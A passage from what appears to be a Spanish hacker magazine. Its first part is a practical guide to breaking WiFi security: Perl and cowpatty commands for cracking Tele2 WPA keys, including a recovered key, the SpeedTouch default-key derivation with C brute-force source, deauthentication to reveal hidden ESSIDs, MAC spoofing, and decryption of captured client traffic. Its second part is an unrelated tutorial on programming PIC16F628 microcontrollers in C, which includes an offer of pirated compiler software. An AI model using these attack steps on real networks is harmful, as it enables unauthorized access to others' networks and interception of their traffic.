   USAGE: perl $0 options
```

```
   options are:
   -a string: prefix
   -c number: max consecutive letters (how many consecutive 'a' do you want?)
   -e : submit the output string to the operating system
   -h : help
   -l number: min length of the word
   -o number: max number of occurrencies of a letter
   -n number: max number of n-ple  (AA, BBB, CCC, DDDD)
   -r number: max number of repeatitions (ABCABABBCDBCD has 5 repeatitions:
                                          3 reps of AB and 2 of BCD)
   -t : trace on
   -u number: max length of the word
   -v string: list of valid characters (es, "01" "abcdef")
   -z string: postfix

   possible return code are:
      0, ok
      1, not all parameters
      2, min length (-l) is greater than max lenght (-u)
      3, at least one parameter is lower than 1
   Return code: $rc
   END_USAGE
}
```

```
 **--------------------------------------------------------------------------**
```

Su uso viene como sigue:

```
   $ perl wg.pl -a IX1V -v 0123456789 -l 7 -u 7 >> dic_tele2.txt
```

o para los del anyo 2007:

```
   $ perl wg.pl -a IX1V7 -v 0123456789 -l 6 -u 6 >> dic_tele2_07.txt
```

Como es habitual, este diccionario puede ser utilizado directamente con la opcion "-w" de aircrack; pero este proceso es muy lento, apenas prueba unos cientos de claves por segundo.

Pero entonces aparecio el programa "Cowpatty" [] acompanyado de la utilidad "genpmk".

Esta ultima se encarga de pasar el listado de claves posibles que generamos en el paso anterior a un formato que pueda entender su amigo Cowpatty con las "primary master key" ya precalculadas. Se ejecuta mas o menos asi:

```
   $ genpmk -f dic_tele2.txt -d tele2.dic -s Tele2
```

Lo mejor de todo es que a medida que vas generando el nuevo diccionario precalculado, lo puedes ir testeando contra un archivo de capturas que al menos contenga un handshake. Aqui el comando:

```
   $ cowpatty -r captura.cap -d tele2.dic -s Tele2
```

Probara tantas claves como las que hayan sido generadas hasta el momento, en caso de tenerlas todas, claro esta, pues probara el diccionario entero. A que velocidad? Yo llegue a rondar las 150.000 claves por segundo. Ahi es nada.

Mi prueba personal, que cuando "genpmk" ya habia generado desde la clave "IXV0000000" hasta la "IXV3497381" lo probe contra el archivo de capturas y me dijo que ninguna de ellas coincidia.

Como el proceso de generacion del diccionario lleva unas cuantas horas aun sobre un Core 2 Duo... pues decidi parar "genpmk" y crear tan solo el

diccionario de las claves cuya raiz tenian "IX1V7" (los creados en el 2007).

Cuando lo hube generado por completo lo probe de nuevo mediante "Cowpatty"
y por desgracia obtuve la misma respuesta, NADA. Pero no habia que
desesperar, estamos cerca del anyo 2009, es decir, que muchos de los routers
que se encuentran hoy activos han sido adquiridos en el 2008. Siguiendo
esta filosofia pense que quizas la raiz de sus claves comenzaran por "IX1V8".

Y no espere mas, cree el diccionario correspondiente para estas combinaciones
de claves. En conjunto hice lo siguiente:

```
$ perl wg.pl -a IX1V8 -v 0123456789 -l 6 -u 6 >> dic_tele2_08.txt
$ ./genpmk -f dic_tele2_08.txt -d tele2_08.dic -s Tele2
$ ./cowpatty -r captura.cap -d tele2_08.dic -s Tele2
```

Y obtuve mi premio:

```
The PSK is: [ IX1V8748132 ]
```

Lo comprobe, y perfecto!!! Acceso a Internet mediante router Tele2.

---[4.2 - Ataque a SpeedTouch

En este caso no existe un patron concreto, pero si una norma; y es que la clave
se genera a partir de el "numero de serie" que posea el punto de acceso.

Ahora explicamos. Imaginese usted que el numero de serie de su punto de acceso
es el siguiente:

```
CP0723JT385(34)
```

Bien, ahora separaremos los diferentes campos:

```
CP  -> Simpre igual             -> CP
YY  -> Anyo de fabricacion       -> 07
WW  -> Semana del anyo           -> 23
PP  -> Codigo de produccion     -> JT
XXX -> 3 digitos aleatorios (*) -> 385
CC  -> Codigo de configuracion  -> 34
```

(*) Decimos que 'XXX' son numeros aleatorios, pero esto es para nuestros
    propositos; pues en realidad podria representar el numero de unidad
    del punto de acceso.

Para obtener la clave se sigue ahora este proceso:

1 -> Se eliminan los campos 'CC' Y 'PP', nos queda:

     CP0723385

2 -> Los 3 ultimos digitos (XXX) se pasan a hexadecimal:

     CP0723333835

3 -> Se aplica el algoritmo SHA-1 a lo que teniamos:

     742da831d2b657fa53d347301ec610e1ebf8a3d0

Resultados:

1 -> Los 3 ultimos bytes (6 caracteres en ascii) se anyaden a la palabra
     "SpeedTouch" para formar el ESSID correspondiente al punto de acceso.

"SpeedTouchF8A3D0"

2 -> Los 5 primeros bytes (10 caracteres en ascii) conforman la clave por defecto para nuestra red.

"742DA831D2"

Hasta aqui todo correcto, el asunto es el que tenemos entre manos, si obtenemos un numero de serie, podemos calcular su contrasenya. Pero esta situacion es rara a menos que estemos analizando nuestra propia red o la de algun vecino que nos haya dado permiso.

La pregunta es sencilla: Que hace un "hacker/cracker" cuando quiere averiguar algo que se encuentra dentro de un rango de posibilidades?

Muy cierto, utilizan la "FUERZA BRUTA". El objetivo es crear todos los numeros de serie posibles para un anyo en concreto sin los campos 'CC' Y 'PP' y, despues de pasarlo por el algoritmo de cifrado SHA-1, se comparan los 3 ultimos bytes con la terminacion de la ESSID (nombre de la red) que deseamos romper.
Caso de coincidir, significa que los primeros 5 bytes se corresponden con la clave por defecto para la red SpeedTouch.

Por suerte, alguien ya ha hecho este trabajo por nosotros, y el resultado lo podemos encontrar aqui [5] y el codigo fuente para su estudio en este otro lugar [6].

Como ya referenciamos tanto el ejecutable como el codigo fuente, aqui solo hare un copy-paste de la funcion principal para explicar un poco por encima que es lo que realmente hace.

En realidad es un ataque por fuerza bruta que en principio no dura demasiado tiempo (muy poco en realidad) y, segun su autor, se puede optimizar si utilizamos
las funciones criptografias proporcionadas por OpenSSL para el uso de SHA-1.

```
 **------------------------------------------------------------------------**

int main(int argc, char **argv) {

    u8 sha1_digest[40]={0};
    u8 ssid[8]={0},buf[8]={0},year,week,x1,x2,x3;
    u32 keys = 0,ssidLen = 0,verbose = 0, opt = 0;
    u8 *p,*q,*strId = NULL;
    FILE *ofile = NULL;

    SHA1_CTX sha1_ctx;

    if(argc > 1) {
      while( (opt = getopt(argc, argv,"vo:i:")) != -1) {

        switch(opt) {

          case 'i' :
            strId = optarg;
            break;

          case 'o' :
            if((ofile = fopen(optarg,"wb")) == NULL) {
              fprintf(stderr,"\nNo puedo abrir %s para la salida.\n",optarg);
              return(0);
            }
            break;
```

```
    case 'v' :
      verbose++;
      break;

    default:
      usage(argv);
  }
}

if(!strId) usage(argv);

if(!(ssidLen = str2ssid(ssid,strId))) usage(argv);

fprintf(stdout,"\nGenerando claves... por favor espera\n\n");

  // generate values only for 2005/2007..change if you want.

  for(year = 5;year <= 7;year++) {

    serial[3] = year | '0';

    // 52 weeks of the year

    for(week = 1;week <= 52;week++) {

      serial[4] = (week / 10) + '0';
      serial[5] = (week % 10) + '0';

      for(x1 = 0;x1 < 36;x1++) {

        serial[6] = hexmsb(charTable[x1]);
        serial[7] = hexlsb(charTable[x1]);

        for(x2 = 0;x2 < 36;x2++) {

          serial[8] = hexmsb(charTable[x2]);
          serial[9] = hexlsb(charTable[x2]);

          for(x3 = 0;x3 < 36;x3++) {

            serial[10] = hexmsb(charTable[x3]);
            serial[11] = hexlsb(charTable[x3]);

            // hash serial number with sha-1

            SHA1Init(&sha1_ctx);
            SHA1Update(&sha1_ctx,serial,SERIAL_LENGTH);
            SHA1Final(&sha1_ctx,sha1_digest);

            // compare SSID octets with last number of bytes supplied

            if(memcmp(&sha1_digest[(20-ssidLen)],ssid,ssidLen) == 0) {

              keys++;

              if(verbose) {

                memcpy(buf,serial,6);

                fprintf(stdout,
                        "N√°mero de Serie: %s**%C%C%C - posible clave = ",
                        buf,charTable[x1],charTable[x2],charTable[x3]);

                dump_key(stdout,sha1_digest);
```

```
                    }
                    if(ofile) {
                      dump_key(ofile,sha1_digest);
                    }
                  }
                }
              }
            }
          }
        }
      fprintf(stdout,"\nResultado: %d posibles claves.\n\n",keys);

      if(ofile) fclose(ofile);
    }
    else {
        usage(argv);
    }
    return(0);
}
 **--------------------------------------------------------------------------**
```

Como parametro se pide el ESSID de la red SpeedTouch que queremos crackear.

Antes de nada es importante saber que los numeros de serie que se van generando se guardan temporalmente en este array:

```
u8 serial[13]={'C','P','0',0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00};
```

De esta manera ya tenemos los dos primeros caracteres establecidos y solo tenemos que ir rellenando los campos restantes.

El motor principal es una serie de bucles 'for(;;)' que van generando los diferentes campos que componen el numero de serie:

- El 1¬° genera el anyo, fijate que va del '2005' al '2007'; pero se ha comprobado que existen routers fabricados en el '2004' y dado que hoy ya estamos en el '2009' deberias jugar con estos numeros para ampliar tus posibilidades. Cuantos mas anyos, mas se tarda en generar todas las posibles claves.

- El 2¬° recorre todas las semanas del anyo.

- El 3¬°, 4¬° y 5¬° generan los posibles valores para 'XXX'.

Despues se genera el hash SHA-1 correspondiente para cada numero de serie con una implementacion que biene en los propios fuentes del programa.

Por ultimo, y como ya hemos dicho, se comparan los ultimos bytes de este hash con los del ESSID y, si coinciden, se imprime en pantalla la posible clave. Digo posible puesto que, aunque no lo creas, puedes obtener varias claves posibles (normalmente 2 a lo sumo) de las cuales tendras que comprobar, de forma manual, cual es la correcta.

---[4.3 - Que pasa con LiveBox?

Pues de momento, y sintiendolo mucho, no pasa nada.

El caso es que unos franceses colgaron en "Youtube" [8] unos cuantos videos que mostraban como romper estas claves utilizando un diccionario del mismo modo que se habia hecho para las redes Tele2.

Claro, la cuestion es que solo ellos poseian tal diccionario y lo vendian

a sabe dios que precio en una pagina que aqui no mostrare por cuestiones eticas (que era un timo vamos, o eso al menos comentaron quienes tuvieron la genial idea de hacer caso a esta gente).

Los videos no estan falsificados. Si yo tengo un punto de acceso de la marca "LiveBox" y se su contrasenya por defecto, me hago un diccionario enorme con codigos aleatorios, entremedias introduzco mi clave correcta, y si lo pruebo contra un archivo de capturas esta claro que en algun momento le tocara el turno a la nuestra y "aircrack(-ng)" nos dira que hemos acertado de pleno.

Siento la decepcion, pero hasta el momento, y a la espera de estudios mas profundos, estas redes se encuentran cerradas a nuestros encantos.

---[5 - Evadir ESSID ocultos

Multitud de veces nos encontramos con redes cuyo ESSID aparece como oculto y nos impide realizar la conexion a esa red aun disponiendo de la clave adecuada a la misma.

Hoy por hoy esto no sera un impedimiento para nosotros. El estandar 802.11, solo obliga a cifrar los paquetes que contienen datos, aquellos otros de control podrian viajar en texto plano.

Que paquetes de control? Pues la mayoria de las redes emiten tramas en "broadcast"
donde se puede leer el ESSID tranquilamente. Hay quien se encarga de deshabilitar
esta caracteristica en sus puntos de acceso; pero tenemos mas salida, nadie puede
impedir que leamos los paquetes de asociacion o reasociacion de los clientes contra
la red, en estas tramas el nombre del AP tambien viaja sin cifrar.

Una de dos: Podemos esperar pasivamente a que un cliente legitimo se conecte a la
red. O si somos un poco mas impacientes provocar una reasociacion con nuestro amigo
aireplay en un ataque de des-autenticacion.

En realidad no tienes mas que poner tu sniffer preferido a escuchar (aqui Wireshark
puede ser tu mejor compañia) y saber leer en el lugar adecuado. Una vez que te
acostumbras a leer las cabeceras de todos los protocolos, tus ojos sabran de forma
exacta donde deben mirar.

---[6 - Suplantacion de MAC

Has descubierto la contrasenya de una red protegida con el algoritmo WPA y te dispones a asociarte a la red; pero tu conexion no llega a establecerse e incluso desde tu MacBook recibes un mensaje mas especifico indicando que la red posee una lista de control de acceso por MAC en la que tu direccion no se encuentra. En resumen, no puedes entrar porque no estas autorizado.

Eso ya no es problema a estas alturas: Que tal se te da hacerte pasar por otra persona?

A dia de hoy la direccion MAC de nuestra interfaz de red se puede establecer a traves de software. Esta es la ventaja que aprovecharemos para hacerle creer a nuestro Sistema Operativo que la MAC de nuestra tarjeta es la de un usuario

que si este realmente autorizado.

Deberias tener la MAC de este cliente autorizado puesto que si has conseguido una contrasenya WPA, habras estado esperando por un paquete de autentificacion y por tanto hay un cliente activo.

En caso contrario no tienes mas que arrancar el "airodump(-ng)" filtrando por el canal de la red que deseas y el parametro "--bssid". Cuando veas que un cliente mueve trafico en esa red, apunta su direccion MAC en un papel o en un archivo de texto.

SUPLANTACION EN LINUX / MAC OS X

Muy sencillo o utilizas un programa destinado a tal fin que hayas encontrado en la red, o ejecutas directamente el siguiente comando:

```
$ sudo ifconfig interfaz hw ether XX:XX:XX:XX:XX:XX
```

Si tienes una tarjeta con chip "atheros" y la direccion que has apuntado en el papel es: 00:B3:A9:CA:5F:11. El comando seri:

```
$ sudo ifconfig ath0 hw ether 00:B3:A9:CA:5F:11
```

En mac podrias necesitar eliminar el parametro "hw" para que funcione correctamente.

SUPLANTACION EN WINDOWS

Utiliza un programa como Smac [9] que hara todo el trabajo sucio por ti, o editas directamente el registro de windows.

Clave para Win XP:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\
{4D36E972-E325-11CE-BFC1-08002bE10318}
```

Clave para Win 95/98:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ClassNet
```

Bien dentro de cualquiera de estos lugares deberias encontrar otras claves. La mayoria de ellas contienen a su vez otra clave en su interior llamada "DriverDesc" que contiene el nombre de la interfaz a que se refiere. Busca entonces cual de ellas se refiere a tu tarjeta de red inalambrica. Cuando la hayas encontrado crea una nueva clave en el mismo sitio. Asi:

```
Clave -> "NetworkAddress"
Valor -> "XXXXXXXXXXXX" -> Direccion MAC en hexadecimal sin puntos.
```

Existe una funcion que se encarga de leer esta direccion, su nombre es "NdisReadNetworkAddress". Para que tus cambios surjan efecto no tienes mas que reiniciar el PC o, mas facil todavia, deshabilitar y volver a habilitar tu adaptador de red (interfaz).

---[7 - Espionaje Offline

SUBT: O como usar airdecap(-ng)

Bien, muchas veces no despejamos nuestra mente y no pensamos con claridad. Acabamos de entrar en una red, y lo primero que se nos ocurre es que para encontrar mas informacion interna quizas lo mejor sea utilizar un ataque Man in The Middle, pero esto mirado de forma fria es ser corto de miras.

Por que? Como siempre, la respuesta es facil. El objetivo de un ataque MITM es obtener un trafico que en principio no iva destinado a nosotros. Acaso no es esto lo que ocurre cuando con airodump(-ng) capturamos los paquetes que estan moviendo los clientes de esa misma red? La respuesta es afirmatica, claro esta, y ademas, tenemos una clave que puede descifrar esos paquetes para que nuestro amigo "Wireshark" no diga que lo que le mandamos abrir es una parafernalia sin sentido alguno.

Entonces junto a la suite "aircrack" vino a salvarnos la vida un companyero llamado airdecap(-ng) que hace el trabajo sucio por nosotros. Aqui su uso, para los que anyadir el parametro "--help" sea demasiado costoso (extraido de la web oficial):

```
airdecap-ng [opciones] <archivo cap>

Opcion  Param.  Descripcion
-l      no      elimina la cabecera de 802.11
-b      bssid   direccion MAC del punto de acceso
-k      pmk     WPA/WPA2 Pairwise Master Key en hexadecimal
-e      essid   Nombre de la red
-p      pass    Clave WPA/WPA2
-w      key     Clave WEP en hexadecimal
```

Ejemplos de uso:

Para descifrar una captura WEP:

```
airdecap-ng -w 11A3E229084349BC25D97E2939 wep.cap
```

Para descifrar una captura WPA/WPA2:

```
airdecap-ng -e 'the ssid' -p passphrase  tkip.cap
```

Y por lo demas no tiene mas ciencia, el resultado se guaradara en un archivo "decap" y podremos abrirlo con nuestro analizador de trafico preferido, filtrando si asi lo deseamos por el protocolo que mas nos interese. Y aqui ya veo a muchos decidiendo por "HTTP" y "MSMSN" };-D

---[8 - ERW o WifiSlax

|ERW|

Podeis obtenerlo aqui [10]

Es un software desarrollado para el Sistema Opertivo Windows que enlaza una variedad de herramientas increibles para la auditoria de redes inalambricas. Su nombre completo es "Estudio de redes Wireless"; pero para que nos vamos engañar, como subtitulo podria llevar "rompe todo lo que puedas y mas"...

Su autor "Eleaquin" a invertido una buena parte de su tiempo en recopilar todas estas utilidades y crear una interfaz que haga de su uso la mayor comodidad para el usuario de a pie.

Aqui algunas de las caracteristicas que nos podemos encontrar:

- Configuracion en modo monitor de la tarjeta inalambrica.
- Suite Aircrack
- Wlan Ripper (wlan)
- Wlan Buster
- DecSagem (adsl)
- Dlink Wireless (clarito)
- Stkeys (speedtouch)
- Wintele2 (clarito)
- AutoMagica
- Ethereal (sniffer de trafico)
- NetStumbler, detector de redes y nivel de señal
- Wireless Key View
- Net Set Man
- Etherchange
- Conversor HEX/ASCII y viceversa
- Card Check (consulta la compatibilidad de nuestro chip)
- CPU Administrator
- Tracer
- Whois
- MD5
- Calculate
- Backup
- Files
- Atw (administrador de tareas)
- Yaps
- Hexwrite
- Notepad

Alguien da mas?

|WifiSlax|

Descargalo desde el site oficial [11].

Bueno, en principio podriamos definirlo en dos conceptos:

   1 - WifiSlax es Linux
   2 - WifiSlax es un Live-CD

A partir de aqui, y con todas estas ventajas por delante (fijense que puede portarse en un USB si asi lo desean), vamos alla con todas las novedades:

- Basado en Slackware
- Posee version reducida
- Suite tradicional aircrack-sp
- Suite actual aircrack-ng
- Dlinkdecrypter
- Airoscript (todo lo que necesites esta aqui dentro)
- Airoscript para "ipw2200"
- Lanzador Kismet
- Macchanger
- Wlandecrypter
- Configuracion Wireless
- Apoyo a varios chipset
- Cowpatty
- DHCP
- Configuracion manual

Y esto en lo que auditoria wireless se refiere, despues contiene unos

cuantos navegadores al gusto como "Firefox" u "Opera", un instalador personalizado para fijar la distribucion en tu disco duro, y mas, mucho mas...

En resumen, que no se diga que no se han aportado herramientas hacia los dos sistemas que mas compiten por un lugar en el mercado. Aunque hablar de linux y mercado es un poco paradojico.

Vale, vale... y alguno estara diciendo, y que pasa con mi MacBook o mi nuevo MacBook Pro? Este tio nos ha dejado de lado? Pues no, mi mejor recomendacion para estos casos, por experiencia al poseer uno, y aunque lo tengo particionado junto con linux, es que utiliceis "KisMAC(-ng)" [12].

Es facil de deducir, la version de "Kismet" para Macintosh. Algunos detalles de la preciada herramienta:

- Es software libre
- Soporta tarjetas AirPort
- Soporta PCMIA (chipsets Orinoco o Prism2)

Segun parece todavia no soporta reinyeccion de trafico, pero es muy valida para crackear redes de tipo "wlan".

---[9 - Conclusion

Lo que aqui has encontrado no es ni tecnologia punta, ni tan siquiera informacion clasificada. No perseguiamos eso, simplemente deseabamos abrirte un amplio abanico de posibilidades para que puedas auditar la mayoria de las redes inalambricas que esten a tu alcance.

Si has descubierto un nuevo metodo o algoritmo para romper otro tipo de redes WiFi, no dudes en comunicarnoslo. Somos todo oidos y quizas podamos ayudarte a resolver cualquier duda.

---[10 - Referencias

[1] Protocolos de seguridad en redes inal√°mbricas
    http://www.saulo.net/pub/inv/SegWiFi-art.htm

[2] Wlandecrypter 0.5 - Revisado
    http://www.telefonica.net/web2/amstrad/wlandecrypter-0.5.tar.gz

[3] WepLab
    http://weplab.sourceforge.net/

[4] WepAttack
    http://sourceforge.net/projects/wepattack/

[5] DecSagem
    http://galeon.com/decsagem/DecSag.rar

[6] TKIP usado en WPA, herido de muerte
    http://portalhispano.wordpress.com/2008/11/11/
    tkip-usado-en-wpa-parece-estar-herido-de-muerte/

[7] Word Generator by Matteo Redaelli <matteo.redaelli@libero.it>
    http://digilander.libero.it/reda/downloads/perl/wg.pl

[8] Crack wpa Livebox avec crack-wpa.fr

http://es.youtube.com/watch?v=FZdm73IO5hQ

[9] Smac 2.0
http://www.klcconsulting.net/smac/

[10] ERW 2.4 - Final
http://rapidshare.com/files/132415341/ERW2.4_final.rar

[11] WifiSlax
http://www.wifislax.com/

[12] KisMAC
http://kismac.macpirate.ch

EOF

Electronica - Septima Entrega

```
#include <16f877.h>
#use delay(clock=20000000)
#fuses XT,NOWDT,losotrosquenomelosacuerdo

#define use_portb_lcd true
#include <lcd.c>

void main(){

  lcd_init();
  printf(lcd_init,"Hola display!!");

}
```

Ahora que comprendo que esta es la 7Š entrega, comienzo a creer que realmente tengo bastante tiempo libre como para ponerme a escribir de cosas que solamente me interesan a mi (y a un par de almas por ahi)

Si viajamos al pasado en nuestra maquina jamaiquina del tiempo, recordaremos que en la entrega numero 29 de SET, mas precisamente en el articulo 0x0A, nuestro amigo blackngel trato el tema de los microcontroladores, centrandose en el modelo PIC16F84, de la empresa Microchip.

Yo voy a aportar mi [humilde] granito de arena, retomando el tema de la programacion de microcontroladores, y el disenyo de circuitos electronicos con ellos.

Si recuerdan bien, blackngel hizo uso del lenguaje Basic para la programacion, mientras que yo hare mi humilde intento con C.

Para ello vamos a valernos de herramientas informaticas muy utiles, y de facil acceso en la web (lo que no quiere decir que sea soft libre..)

Antes de comenzar:
""""""""""""""""""

> Entorno de desarrollo CCS PICC, de la empresa Custom Computer Services
[doy fe que anda pirateado por ahi,
si no lo encuentran, pedirlo a mi]

> MPLAB, de la empresa Microchip. Disponible gratuitamente en su web.

> Winpic 800, disponible tambien de forma gratuita en su web.

[instalar primero mplab, luego ccs, y luego winpic800]

> Algun programador de PIC, el que prefieran. Recomendados JDM Programmer (el esquema esta en el articulo de blackngel), o ProPic2.

> Un microcontrolador PIC16F628, o similar

Este uC es la version mejorada del famoso 16F84, y cuenta con mas pines de I/O que su predecesor, y sorprendentemente, es mas barato. (alrededor de 7 U$S)

> Opcional: PROTEUS, es un software de simulacion electronica que permite simular distintos modelos de procesadores, ademas de circuitos analogicos y digitales. (recomendado)

Aclaro: Desconozco si este articulo acompanyara al de disenyo electronico (incluso desconozco si llega a madfran, su email y yo no nos llevamos muy bien..)
En ese articulo no trate la simulacion con proteus por 2 razones:
- No lo conocia
- Lo voy a hacer aca.

->
Herramientas de Trabajo
->

Comencemos por PICC: Es un entorno de desarrollo integrado para la creacion de binarios para microcontroladores, usando el lenguaje C. [con unas pequenyas variaciones]
Cuenta con una amplia variedad de modelos de microcontroladores soportados, y variadas herramientas internas que nos facilitaran la tarea a la hora de programar.

Sobre MPLAB, nada que decir. Assembler y mas assembler, con un gran soporte de la empresa fabricante.

Y Winpic800 es un programador de microcontroladores muy potente, que realiza autodeteccion del dispositivo programador, y del dispositivo a programar. Soporta una amplia gama de programadores, y la libreria se puede ampliar a gusto del usuario. La empresa fabricante tambien distribuye un programador por puerto USB, que esta a un precio normal para la versatilidad que presenta.

Yo usare el programador ProPIC 2, que es uno de los mas versatiles que conozco. Se vende en comercios del ramo, y es muy sencillo de utilizar,

[tambien pueden encontrarlo bajo el nombre de pic programmer 3]

->
Domando a la bestia
->

Los microcontroladores son los dispositivos [en mi opinion] mas versatiles que ofrece la electronica.
Para aquel que no sepa que es un microcontrolador [muy largo, uC en adelante], se lo resumo en una sola idea.

Ordenador en una pastilla. [ojo con las pastillas muchachos..]
[no sea que explotes de extasis..]

Pero claro, este ordenador tiene su propio procesador, con su juego de instrucciones. Aparte de tener una memoria de programa ROM limitada, y una RAM que tambien esta limitada.
Como todo ordenador, tiene comunicacion con el exterior, que consta de salidas/entradas digitales [analogicas..no se, busquen ustedes], igual que un ordenador normal.

En el caso de los uC que veremos aqui, la familia PIC, nuestro ordenador tiene un potente [si, y que] procesador RISC [ay, que emocion...!!], con un juego de instrucciones que ronda las 35 - 50 instrucciones en la gran, gran mayoria de modelos.

Supongo que alguno habra escuchado de los registros de trabajo de los x86, los famosos AX,BX (16bit) o EAX,EBX (32), y otros mas.

Nuestro pic tambien tiene esos registros...pero solo 1.
El registro W. [de Work, trabajo en ingles]
[que inmaginacion esta gente....!!]

Bue, yasta! Me estoy llendo por las ramas, y estos aspectos tecnicos de los pics no nos interesan cuando programamos en alto nivel, especialmente con picc, ya que la gente que se puso a hacer este programita se tomo el arduo trabajo de hacer lo mas complicado por nosotros.


En nuestro caso, que usamos el PIC16F628 (con la letra A, o no..segual) vamos a tener....:

- 35 instrucciones del procesador
- Una rom de 2048 palabras
- Una ram de 224 bytes

- Y otras cositas mas de regalo como:
  - Memoria EEPROM de 128 bytes, que podemos modificar en tiempo de ejecucion
  - Una USART (como la uart de la pc, pero tambien sincrona)
  - Un modulo de captura y comparacion
  - Salida PWM
  - 2 Comparadores de tension (como el que explique en el articulo de operacionales, pa que vean que no les miento)
  - Y 2 temporizadores (+o- como los que explique con 555)

Y para comunicarnos con el exterior tenemos 2 puertos de comunicacion de 8 bits, que podemos configurar a piachere como entradas o salidas [bueno, casi]

La disposicion de pines de este aparatito es algo mas o menos asi:



Los algunos pines tienen caracteristicas especiales, que hacen que sirvan de entradas/salidas controladas normales, o entradas/salidas especiales por programa, o que afectan directamente al hard.

RB1/RX/DT
RB2/TX/CK
RB3/CCP1
RA3/AN3/CMP1
RA4/TOCKI/CMP2
RA5/MCLR/VPP
RB0/INT
RA2/AN2/VREF


RA6/OSC2/CLKOUT
RA7/OSC1/CLKIN
RA1/AN1
RA0/AN0
RB6/T1OSO/T1CKI/PGC
RB7/T1OSI/PGD
RB4/PGM

Por ahora, vamos a dejar de lado las funciones especiales de los pines, hasta que tomemos practica con la programacion.
[mmm...tal vez haya algo de rx/tx, o int.. ya veremos si tengo ganas]

Lo que estoy totalmente seguro que si vamos a usar en algun momento, va a ser la funcion MCLR de RA5.

Que es MCLR?
Master CLear Reset, o sea un reset general del pic.
Reinicia el programa desde la direccion de memoria 0x00, y pone todos los registros internos a 0 (algunos inician en valores particulares).

En el caso que se especifique que el pin mclr cumplira la funcion de reset, deberemos tener en cuenta que la entrada se debe mantener siempre en un estado alto, y debe pasar a bajo cuando se necesite el reset, o sea:



El microcontrolador PIC16f628 cuenta con otras caracteristicas muy notables:

Seleccion de oscilador interno o externo
- Oscilador interno de 4MHz calibrado a ñ1%
- Oscilador interno de bajo consumo de 37KHz
- El oscilador externo puede ser por pulsos, cristal o red RC
- Modo SLEEP de bajo consumo
- Pullups programables en el puerto B
- El MCLR se puede multiplexar en tiempo
- El oscilador del wdt es independiente a la cpu
- Programacion ICSP
- Proteccion de codigo
- Reset browuout (fallo de alimentacion)
- Reset al arranque
- Temporizador PUT al arranque
- Opera desde 2.0 a 5.5 V
- 100.000 ciclos de escritura de Flash garantizados
- 1.000.000 ciclos de escritura de eeprom, tambien garantizados
- Ambas memorias retienen los datos por 100 anyos (asi dicen...)

Consumo en modo sleep:
- 100 nA a 2.0V, tipico (no garantido)

La 'cpu' consume en modo sleep
- 12æA a 32 kHz, 2.0V
- 120æA a 1 MHz, 2.0V

El wdt consume
- 1 æA a 2.0V

El timer1 consume
- 1.2æA a 32 kHz, 2.0V

- 4 æs para pasar de sleep a modo normal

->
Identico, pero no tanto
->

Este programa es el idem del 'Hola mundo' en un PC.

```
<++>picc/basico.c
#include <16f628.h>       //Cabecera, definiciones [ver el arch para mas info]
#use delay(clock=4000000) //Frecuencia de reloj en Hz
#fuses intrc_io,nowdt,noput,nomclr,nolvp,brownout //''Fusibles''
                                                  // [entre muchas comillas]

//Bucle principal
void main(){

  do{                       //Hasta el fin de los tiempos
    output_high(PIN_A0)     //Poner en alto RA0
    delay_ms(1000);         //Esperar 1 segundo
    output_low(PIN_A0)      //Ponerlo en bajo
    delay_ms(1000);         //Esperar otro segundo
  }while(true)    //Repetir eternamente

}
<++>
```

Y el circuito que tendriamos que montar seria:

```
  ________
          |       220     Led                [faltan las alimentaciones,
       A0 |------\/\/\---->|----.             por los pines que indique
   PIC    |                     |             arriba. 5V (no mas,ojo!) ]
   16f628 |                     |
  ________|                    gnd
```

Supongo que a estas alturas de la vida, te debes estar preguntando que joracas sucedio con el programa de arriba..que adonde esta stdio.h, que de donde saque esas funciones no definidas[ni incluidas,ni nada], y que quieren decir esos preprocesadores mas raros que la mier..

```
#include <16f628.h>
```

Aqui indicamos el modelo de pic a utilizar. Consulten la ayuda de picc [para algo la trae no?] para saber que modelos son soportados
Se declaran constantes que sirven para facilitar el manejo del pic, aparte del tipo boolean, que no existe en picc, al menos en mi version.
Boolean equivale a un int de 1 bit de largo.
[tambien hay otras cosas,superfluas]

#use delay(clock=4000000)

Este tal #use es un preprprpprprp ejem! .. preprocesador [ahora si] que es interpretador por el compilador de picc. Tiene muchas variantes que nos permiten controlar el hard, o hacer tareas de software de manera muy sencilla.
En este caso, definimos la frecuencia de reloj a la que trabajara el pic.
4000000 Hz = 4MHz

#fuses ....

Es la palabra de configuracion del pic. Cada pic tiene sus parametros especiales, que podemos consultar en el ide del picc, en View\Valid Fuses
En este caso es:

```
intrc_io  ->  oscilador interno [no necesita xtal ni nada]
nowdt     ->  sin temp. watchdog
noput     ->  sin temp. de arranque
nomclr    ->  mclr desactivado
nolvp     ->  para programar en circuito. Desactivado
brownout  ->  brownout reset. Reset total cuando hay un fallo
              de alimentacion
```

output_high(....)

Pone en estado alto (5V) el pin seleccionado. Ver el archivo de cabecera del pic para obtener las constantes de los pines, pero generalmente se indican como PIN_Xx, donde X es el puerto, y x es el bit.
Por ejemplo, PIN_B7 = RB7

delay_ms(....)

Realiza una demora de .... milisegundos. Necesita la declaracion #use delay para funcionar correctamente.

}

Ah,este no era... o si..?

Si todo salio bien, una vez que montamos el circuito en la vida real o en proteus, vamos a ver que el led se enciende y apaga en intervalos de 1 segundo.

->
Las 7 de oro
->

En el 98.7897897899593% de los programas [mentira, que se yo]
vamos a utilizar 5 funciones integradas de picc para hacer toda la tarea:

> output_high(PIN_Xx)
Pone en alto un pin

> output_low(PIN_Xx)
Pone en bajo un pin

> output_x(int Dato)
Pone el puerto x en el estado que indique el int dato, siendo el lsb el

bit 0, y el msb el bit 7 (o el mas alto del puerto, algunos llegan hasta 5 solamente)

> dato = input(PIN_Xx)
Devuelve un valor booleano que indica el estado de PIN_Xx, donde X es el puerto, x el bit [como mas arriba]

> dato = input_x()
Devuelve un int con el estado del puerto x

